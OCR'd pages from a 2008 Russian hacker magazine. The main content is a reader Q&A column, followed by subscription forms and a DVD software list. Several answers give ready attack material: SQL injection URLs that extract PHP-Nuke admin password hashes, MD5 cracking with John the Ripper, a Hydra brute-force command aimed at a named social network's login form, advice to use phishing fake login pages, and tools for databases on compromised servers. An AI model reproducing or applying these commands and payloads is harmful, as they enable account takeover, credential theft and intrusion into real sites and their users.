


info

• Окончательная обработка и закрепление информации происходят главным образом во сне, поэтому изучение нового материала во время депривации невозможно или неэффективно.

• Депривация, **подавляя** кратковременную **память**, лишает нас возможности формировать даже простые логические построения, следовательно, решение нетривиальных задач требует значительных усилий.

• Депривация **активирует** декларативную и процессуальную память — мы вспоминаем все то, чему учили нас ранее.



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ CORWIN88@MAIL.RU /

Задавая вопрос, подумай! Не стоит задавать откровенно ламерские вопросы, ответ на которые ты при желании можешь найти и сам. Конкретизируй! Мы не телепаты, поэтому присылай как можно больше информации.

Q: Провожу инъекцию, но на выходе ничего не получаю, хотя колонки 100% существуют.

A: Видимо, требуется использование оператора LIMIT. Если первоначальный запрос выглядит примерно так: *http://target/script.php?p=-1 union select 1,2,user,4 from users/**, то добавь *limit* и перебирай n: *http://target/script.php?p=-1 union select 1,2,user,4 from users limit n,1/**, где n — 0-9.

Q: Не знаю логин админа и поэтому не могу вытащить через SQL-injection его пароль. Сайт работает на PHP(Post)-Nuke.

A: Как правило, в письме, подтверждающем регистрацию пользователей, указан e-mail администратора. Поэтому делай запрос следующего типа (названия колонок могут варьироваться):

```
http://localhost/modules.php?op=
modload&name=Messages&file=read
pmsg&start=9999%20union%20select
1,2,3,4,5,6,pn_pass,8+from+nuke_
users where pn_email='admin@
localhost.com'/*
```

Также в PHP-Nuke админу обычно присваивается *pn_uid=2* (*pn_uid=1* присваивается гостям (Anonymous)):

```
http://localhost/modules.php?op=
modload&name=Messages&file=read
pmsg&start=9999%20union%20select
1,2,3,4,5,6,pn_pass,8+from+nuke_
users where pn_uid=2/*
```

Q: Пытаюсь получить рут, используя эксплоиты, но ничего не выходит, хотя версия ядра соответствует версии, указанной в сплоите. Единственное, что смущает — префикс grsec.

A: Скорее всего, ядро *2.6.22.9-grsec*. Вообще, *grsec* — это патч для ядра, делающий стек неисполняемым. Говоря иначе, эксплоиты тут не помогут.



Q: Возможно ли в Java-программах переполнение буфера?

A: Нет. Верификатор байт-кодов (*bytecode verifier*) сканирует байт-коды, извлекает информацию о типах объектов в каждой точке выполнения фрагмента кода. Виртуальная машина Java предохраняет от выхода за границы выделенной памяти — происходит исключение, при этом внедренный код не будет выполнен. Не может произойти переполнения или «исчерпания» стека, параметры для инструкций байт-машины имеют нужный тип, а доступ к полям и методам объектов не нарушает объявленных в классе правил (*public*, *private*, *protected*).

Q: Работаю в линухе, под рукой нет никакого другого брутфорсера паролей кроме John the Ripper, но нужно взломать raw («сырой») MD5. Возможно ли?

A: Заходим на главную страницу сайта **JtR** (http://openwall.com/john) и смотрим дополнения к Джону, среди которых находим и поддержку raw MD5. Дело за малым — наструячить команды в консоли. Для новичков распишем все команды, начиная с установки JtR. Поехали:

```
mkdir john
cd john
wget http://www.openwall.com/john/
f/john-1.7.2.tar.bz2
tar -xvf john-1.7.2.tar
cd john-1.7.2
wget ftp://ftp.openwall.com/
pub/projects/john/contrib/john-
1.7.2-all-9.diff.gz
gzip -d john-1.7.2-all-9.diff.gz
patch -p1 < john-1.7.2-all-9.diff.gz
cd src
make
make clean linux-x86-any
```

Пускаем утилиту с указанием формата и файла с хэшами:

```
./john -format=raw-MD5 /home/
corwin/md5_hashes.txt.
```

Q: На поломанном сервере нашел конфиг для подключения к базе данных, залил скрипт для работы с СУБД, но подключиться никак не получается.

A: Вероятнее всего скрипт посылает GET-запросы, которые режутся сервером. Используй скрипт для работы с MySQL/MSSQL, посылающий POST-запросы, к примеру, **nsTview v3.1.Post** (http://nst.void.ru/?q=releases&download=16).

Q: Провожу SQL-инъекцию и пытаюсь получить версию MySQL, но вместо этого появляется ошибка: «Illegal mix of collations (latin1_swedish_ci,IMPLICIT) and (utf8_general_ci,SYSCONST) for operation 'UNION'»

A: Делаем вывод в другой кодировке — вместо *version()* пишем *convert(version() using latin1)*.

Q: Существуют ли утилиты для переноса кода, написанного на языке NASL, на другой язык программирования и наоборот?

A: Для непосвященных: **NASL** (Nessus Attack Scripting Language — язык сценариев Nessus) — это скриптовый язык для написания сценариев для сканера Nessus. На данный момент не существует программ для перевода NASL-сценариев на другие языки и перевода, к примеру, Perl-скриптов, на язык NASL.

Q: Хочу впервые воспользоваться VPN-сервисом. Появилось несколько вопросов:
1) Когда юзаешь ВПН, никто не узнает, что ты делаешь в Сети, правильно?
2) Как для уверенности просмотреть, какой трафик (шифрованный/не шифрованный) проходит между моим ПК и ВПН-сервером?
3) Что за технология Double VPN?
4) Если я сам захочу поднять ВПН-сервис, то на серверах какой страны это наиболее безопасно?

A: 1) Если кому-то очень сильно понадобится, то узнают все и обо всем. Объясняю на пальцах. Провайдер будет знать, что ты подключен к ВПН, так как, естественно, в цепочке соединений «ты→конечный_сервер→пров» провайдер стоит раньше VPN. Ты подключаешься к его шлюзу, далее к VPN-шлюзу и, наконец, к конечному серверу. Также не стоит забывать про то, что на ВПНе вполне могут вестись логи.
И еще, хочется развеять миф, что, якобы, предоставляемые провайдером VPN'ы не шифруют трафик и вообще бесполезны. На самом деле ВПН провайдера шифровать может и, в большинстве случаев, если с настройками, установленными у прова, повезет, — шифрует. В журнале уже писалось об ВПН, но для начала советую заглянуть на Википедию и ознакомиться с основами основ — http://ru.wikipedia.org/wiki/VPN.
2) Настраиваем VPN-подключение на виртуальной машине VMWare, запускаем на рабочей системе сетевой снифер (к примеру, Ethereal), подключаем виртуальную машину к VPN-серверу, смотрим отснифаные пакеты.
3) Поддержка двойного IP-адреса. Соединение с VPN происходит через один сетевой адрес, на выходе же мы получаем совершенно другой. Это сделано для того, чтобы у провайдера не было никаких логов по нашему IP.
4) Однозначного ответа нет, все опять-таки зависит от датацентра. Но старожилы ВПН-бизнеса, как правило, поднимают сервера в Голландии и Штатах.

Q: Иногда встречается термин «fuzzing, фазеры». Что это такое?

A: Фаззинг — это методика, основанная на проверке того, как приложение справляется с обработкой широкого диапазона случайных данных, заведомо составленных так, чтобы довести программу до сбоя. Примером фаззера может быть библиотека для Linux(and Solaris) — sharefuzz, предназначенная для тестирования типичных вариантов переполнения локальных буферов в setuid.
Из windows-фазеров можно отметить OWASP JBroFuzz — фаззер уязвимостей, работает с HTTP, SOAP, XML, LDAP протоколами. Позволяет выявить XSS, SQL-injection, переполнения буфера, FSE и многие другие уязвимости крайне нестандартными методами.
На проекте Google Code можно найти еще фазеры. К примеру, **Bunny the Fuzzer** (http://code.google.com/p/bunny-the-fuzzer) — фаззер программ, написанных на С. Работает под Linux, FreeBSD, OpenBSD, и Cygwin.

Q: В «пособиях» по фрикингу авторы используют так называемые Red box, Black box и Blue box. Для чего они предназначены и что делают?

A: Использование этих устройств сейчас достаточно сомнительно, ввиду сегодняшних тарифов, но все-таки, по порядку.



Red box — проигрывает тоны систем автоматического контроля оплаты в микрофон таксофона, тем самым обманывая систему и делая вид, что мы кинули монеты в таксофон. Вуаля, мы можем позвонить бесплатно :).
Black box является резистором, который помещают в телефонную розетку нашей телефонной линии. Он создает иллюзию, что при получении вызова мы не взяли трубку и не ответили. Счет за звонок не придет.
Blue box использует тон в 2600 hz для управления телефонными переключателями, использующими полосу передачи сигнала. Таким образом, мы можем обратиться к одной из функций переключателя для установления телефонной связи.

Q: Как перенести почту с локального компьютере на свой Gmail-аккаунт?
A: Если в качестве клиента ты используешь Microsoft Outlook, Outlook Express или Thunderbird, то идеально подойдет специальная утилита **Google Email Uploader** (https://mail.google.com/mail/help/email_uploader.html). К сожалению, для пользователей The Bat! пока ничего подобного не придумали. Может, попробуешь сам? :)

Q: Все-таки, реально ли сейчас взломать социальные интернет сети?
A: В текущем месяце, эта тема, пожалуй, одна из самых актуальных. Каждый хочет поиметь аккаунт своего одногруппника/одноклассника и т.п. Не так давно на сайте odnoklassniki.ru была найдена активная xss (на момент написания фака уязвимость не была закрыта). Тыкать пальцем, где она находится, не буду, так как искать особо не придется (или смотри информацию на форуме античата). На «вконтакте» также существует возможность внедрения кода. Самым очевидным является метод брутфорсинга. Берем один из самых популярных брутфорсеров **Hydra** (http://freeworld.thc.org/thc-hydra), смотрим передаваемые параметры при авторизации и составляем (к примеру, для вконтакте.ру) готовый запрос для брута (запускаем через командную строку/оболочку):

```
hydra -l useremail%40domainzone
-P passlist.txt vkontakte.
ru http-post-form "/login.php:
email=^USER^&pass=^PASS^:Target"
```

passlist.txt — файл с паролями,
useremail%40domainzone — email пользователя, которого надо взломать. Например, **admin%40vkontakte.ru** :).
Подобный запрос можно составить для любого сервиса, того же одноклассники.ру, сокамерники.ру и т.п.
Также не стоит забывать про возможность создания фейк-страницы с формой авторизации, которую нужно под каким-либо предлогом подсунуть юзеру.
P.S. Ищи на диске перловый брутфорсер для «вконтакте».

Q: Каким запросом сдампить MySQL-базу, зная имя пользователя и пароль?
A: `bin/mysqldump --user={username} --password={pass} --databases {dbname} > /home/corwin/dump.sql`

Итак, **{username}** меняем на имя пользователя, **{pass}**, соответственно, на его пароль, а в **{dbname}** указываем имя базы данных, которую требуется сдампить, и в конце — путь для сдампленной БД.

Q: Как запретить доступ к USB флешкам в винде?
A: Есть два варианта: с использованием дополнительных средств и без них. Причем, первый будет работать во всех NT-системах, а второй — исключительно под управлением Windows Server 2003/2008. Дополнительным средством является утилита **DeviceLock** (www.devicelock.com), которая справляется с работой на «отлично» — каждому юзеру можно выдать свой уровень доступа к принтерам, вертушкам, флопикам и любому другому железу на компах в сети (и в том числе — к флешкам). Помимо этого присутствует замечательная опция, которая придется по вкусу всем любителям жесткого мониторинга — софт умеет сохранять любую инфу, что была скачана с девайсов системы или же туда залита. Теперь никто из работничков не унесет секретные доки из офиса. Впрочем, не так уж и сложно отключить для пользователя системы приводы CD-ROM, Floppy, USB Removable средствами самой винды. Достаточно воспользоваться специальной групповой политикой в Active Directory, установив в систему правильный шаблон. Подробности этого приема ты можешь прочитать здесь: www.petri.co.il/disable_usb_disks_with_gpo.htm

Q: Хочу предоставить пользователям своего сайта (небольшая социальная сеть) возможность выкладывать видеоролики с опцией просмотра через сеть. При этом не использовать API каких-то видеохостингов (вроде YouTube), а реализовать все исключительно своими силами. Не писать же видеопроигрыватель на Flash с нуля?
A: Правильно мыслишь! Прежде чем что-то начинать писать, нужно обязательно проверить: не сделал ли кто-нибудь это за тебя? В твоем случае идеально подойдет Flowplayer (www.flowplayer.org) — открытый медиаплеер, написанный на флеш. С его помощью прямо на своей странице можно воспроизводить самые разные форматы: FLV, SWF, MP3, MP4, H.264. FlowPlayer имеет массу конфигурируемых настроек, при этом пользователь во время просмотра может перейти к любому фрагменту, так же, как это реализовано на YouTube.

Q: Система постоянно стала зависать, выдавая синий экран смерти. Чует мое сердце, все проблемы из-за нового модуля памяти, который я недавно прикупил. Как бы его проверить?
A: Во-первых, тебе нужна **Memtest86** — бес-



платная программа от Криса Брэди (Chris Brady), которая диагностирует проблемы памяти. Утилита очень кропотливо (и жутко долго) будет сканировать твою память и, в конце концов, выдаст подробный отчет. Есть и похожая программа от Microsoft под названием Windows Memory Diagnostic.
Обе рекомендуется запускать со съемного носителя. Неплохо также «прогнать тесты» S&M (http://testmem.nm.ru/snm.htm) — специальной утилиты для тестирования компонентов компьютера под максимальной нагрузкой. Изначально она была разработана для тестирования и поиска ошибок в работе процессора и оперативной памяти, проверки стабильности работы элементов питания материнской платы и эффективности системы охлаждения. Но позже в ней появилась проверка блока питания под сильной нагрузкой на основные компоненты системы (в том числе, видеокарты), а в последней версии добавился еще и тест жестких дисков.

Q: Что такое WebDAV и для чего он нужен?
A: Web-based Distributed Authoring and Versioning или **WebDAV** — это набор расширений для традиционного Hypertext Transfer Protocol (HTTP), позволяющий пользователям совместно работать и манипулировать файлами на удаленных WWW серверах. По сути, это реальная и намного более функциональная альтернатива для уже порядком устаревших FTP и SMB. Вот лишь некоторые возможности, которые предоставляет протокол:
• выполнение основных файловых операций над объектами на удаленном сервере;
• выполнение расширенных файловых операций (блокировки, поддержка версий);
• работа с любым типом объектов (не только файлы);
• поддержка метаданных (свойств) объектов;
• поддержка одновременной работы над объектами.
К счастью, даже в самой винде клиент для работы с WebDAV встроен по умолчанию. Для подключения каталога публикации WebDAV в операционной системе Windows 2000 (и старше) надо выполнить следующие действия: перейти в «Сетевое окружение → Новое место в сетевом окружении → ввести URL-адрес и имя каталога WebDAV».
Готово. Если своего сервера с поддержкой WebDAV у тебя нет, то возможности клиента можно проверить, воспользовавшись услугами сайта http://test.webdav.org/. С другой стороны, можно сразу поднять поддержку этого протокола на своем http-демоне, установив для Apache специальный модуль — **mod_dav**. Кстати сказать, он уже пять лет входит в десятку самых популярных модулей сервера Apache, хотя в России почему-то технологию по-прежнему используют немногие.

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

1980 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО DVD + ХАКЕР DVD + IT СПЕЦ CD:
- Один номер всего за 147 рублей
(на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ





ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1080 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 2008г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ______ корпус ______
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________»	
с ______ 2008г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________»	
с ______ 2008г.	

Ф.И.О.
Подпись плательщика

Кассир

>>WINDOWS
>Dailysoft
7-Zip 4.57
Comodo Firewall Version 3.0
DAEMON Tools Lite 4.12.3
Download Master 5.5.3.1131
FarPowerPack 1.15
FileZilla Client 3.0.9.2
IrfanView 4.10
K-Lite Mega Codec Pack 3.9.0
Miranda IM 0.7.5
mIRC 6.31
Mozilla Firefox 2.0.0.14
Notepad++ 4.9.1
Opera 9.27
PuTTY 0.60
QIP 2005 8050
Skype 3.8.0
Total Commander 7.03
Unlocker 1.8.7
Winamp Media Player 5.53
Xakep CD DataSaver 5.2

>Development
Axure RP Pro 5.0
CodeVeil 1.3
Construct 0.94.3
DeployLX 3.1
FreeBASIC 0.18.5b
Google App Engine SDK 1.0 B
Javascript Obfuscator 3.0.5
NetBeans IDE 6.1
PECompact 2.80 beta 1
phpDesigner 2008 6.0.2
Robocode 1.6
Visual C++ 2008 Feature Pack
Windows Mobile 6 Professional SDK
Спецификации от Adobe

>Games
Motorama 1.1
Soldat 1.4.2

>Misc
Ceedo 2.2.1.23
DExposE2
EssentialPIM Free 2.5
EssentialPIM Pro 2.5
KeePass 1.11
IjCrab
Nullsoft Install System (NSIS) 2.36
OCR CuneiForm 12
PrinterShare 1.0
SAS.Планета
SpotAuditor 3.7.1
TagScanner 5.0
Time Boss PRO 2.37
Translate.Net 0.1
Translatelt! 6.5
TUGZip 3.5.0.0
xStarter 1.9.0

>Multimedia
Adobe Photoshop Lightroom 2.0 Beta
AIMP 2.50b
Artweaver 0.5.1
Blender for Windows 2.46 RC3
DeskScapes 1.02
doPDF 6.0.259
Easy CD-DA Extractor 11.5.2
Google Earth for Windows 4.3B
Jing
Keyboard Music 2.4
Pixelformer 0.8.1
ProgDVB 5.14.4
STDU Viewer 1.4
StyleBuilder 2.0 Beta
WinWatermark 2.5

>Net
A1 Website Download 1.3.2
Avant Browser 11.6
Deluge 0.5.9.0
digsby
Gogrok 1.0
Google Talk Labs Edition
IM-History Client Suite 1.2.4
ooVoo 1.5.1.97
SecureCRT 6.0.2
Serv-U 7.0.0.4
ShareAlarmPro 2.0.3
Skype for Windows 3.8.0
StrongDC++ 2.12
Xfire 1.91
YoutubeGet 4.4

>Security
EchoMirage 1.2
EffeTech HTTP Sniffer v4.1
net-snmp 5.4.13
Odysseus 2.0.0.84
Telemachus 1.0

>System
Auslogics Emergency Recovery 2.1.13
Auslogics Registry Defrag 4.1.9.96
Comandiux 1.7.27.220
MikeOS 1.3.0
Parallels Workstation 2.2
Parted Magic 2.1
Postgres Plus Advanced Server 8.3
PowerStrip 3.78
Process Explorer 11.13
Super Flexible File Synchronizer 4.12a
USB Disk Security V5.0.0.60
VirtualBox 1.6
Windows Vista Service Pack 1
XYplorer 7.10

>>UNIX
>Desktop
Abiword 2.6.2
Alsaplayer 0.99.80
Blender 2.45
Enlightenment 0.16.8.12
Gmpc 0.15.5.0
Ksquirrel 0.8.0
Mpg123 1.4.2
Openoffice 2.4.0 pro
Qlabels 0.2

>Devel
Binutils 2.18
Boost 1.35.0
Ccache 2.4
Fucc 0.2
Gcc 4.3.0
Nasm 2.02
Python 2.5.2
Qt 4.3.4
Scons 0.98.1
Seed7 20080406

>Games
Allacrost 0.2.1
Bzflag 2.0.10
Lbreakout2 2.6beta-7
Lincity-ng 1.91beta
Warzone2100 2.1beta2

>Net
Cgmail 0.5
Claws-mail 3.4.0
Dspam 3.8.0
Empathy 0.22.1
Fetchmail 6.3.8
Hylafax 4.4.4
Linuxdcpp 1.0.1
Opera 9.27
Webmonx 0.3.2

>Security
Clamav 0.93
Dansguardian 2.9.9.3
Flawfinder 1.27
Gnupg 2.0.9
Iplog 2.2.3
Rkhunter 1.3.2
Sing 1.1
Sudo 1.6.9p15
Truecrypt 5.1a

>Server
Amavisd-new 2.6.0-rc2
Apache 2.2.8
Asterisk 1.4.19
Bind 9.4.2
Courier-imap 4.3.1
Cups 1.3.7
Dbmail 2.2.9
Dhcp 4.1.0a1
Dovecot 1.0.13
Mysql 5.0.51a
Nut 2.2.1
Openldap 2.3.39
Openssh 5.0p1
Openvpn 2.1_rc7
Postfix 2.5.1
Postgresql 8.3.1
Samba 3.0.28a
Sendmail 8.14.2
Snort 2.8.1
Sqlite 3.5.8
Squid 3.0STABLE4
Vsftpd 2.0.6

>System
Alsa-driver 1.0.16
Ati 8.4
BSD Ports
Dosemu 1.4.0
Iat 0.1.3
Linux 2.6.25
Nerolinux 3.5.0.1
Nvidia 169.12
Peazip 2.0
Powertop 1.9
Tea 17.6.0
Tracker 0.6.6

>X-Distrib
Ubuntu 8.04

>Visualhack++
В сердце Agnitum.com
Властелин лоадеров
Обход циклов
Парольный беспредел в Oracle
Плацдарм для опытов

>Xakep.PRO
Кодовое имя Longhorn
Прорыв сквозь PPP
Рецепты приготовления кальмара

>Бонус
Подкасты Radio-T
Презентации с конференции Hack In The Box 2008

DVD

Хакер

№ 05(113) МАЙ 2008

ВСЕ ОПЕРАТОРЫ НА ОДНОЙ SIM-КАРТЕ СТР. 116

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

ХАКЕР

МАЙ 05 (113) 2008

На что способна твоя web-камера

7 ЧУМОВЫХ РЕЦЕПТОВ ИСПОЛЬЗОВАНИЯ ОБЫКНОВЕННОЙ WEB-КАМЕРЫ
СТР. 30

ASUS TREND CLUB
Подробности на стр. 41


(game)land hi-fun media
publishing for enthusiasts
4607157100063 08005

ЗАПАРОЛЕННАЯ ВЛАСТЬ
МЕТОДИКИ ВЗЛОМА ПАРОЛЕЙ В ORACLE
СТР. 52

АРМИЯ ЛОАДЕРОВ!
УНИВЕРСАЛЬНЫЕ ПРИЕМЫ ВЗЛОМА ТРИАЛЬНОГО СОФТА
СТР. 62

СПУТНИК ДЛЯ ВСЕЙ СЕМЬИ
ВЗЛОМ СПУТНИКОВОГО TV И ВЫНОС КАРДШАРИНГА НА ТЕЛЕВИЗОР
СТР. 122


КАК ДВА ЛИНКА ОБУЗДАТЬ
ЭФФЕКТИВНАЯ РАБОТА НЕСКОЛЬКИХ ИНТЕРНЕТ-КАНАЛОВ ВО FREEBSD
СТР. 138



http://
WWW2

УДОБНЫЕ ВЕБСЕРВИСЫ ВТОРОГО ПОКОЛЕНИЯ

В этой мини-рубрике мы пишем об интересных и полезных web-сервисах, которые реально могут помочь тебе упростить и улучшить свою сетевую жизнь.



ДОВЕРЬ СВОИ ФОТКИ GOOGLE'У
PICASAWEB.GOOGLE.COM

Фотографии небезопасно хранить на жестком диске, потому что он может посыпаться. DVD-диски тоже недолговечны: любая царапина может привести к потере дорогих фоток. Да и как потом найти то, что нужно? Нет! Я давно для себя решил, что фотоальбом нужно ввести в Интернете, на надежном сервере. А где может быть надежнее, чем у Google? Специальный сервис Picasa Web Albums предоставляет 1 Гб пространства на каждый аккаунт, позволяя размещать фотки высокого разрешения и удобно разбивать их по альбомам. А вспомогательная программа Picasa поможет легко исправить огрехи на изображениях и залить их на сервер.



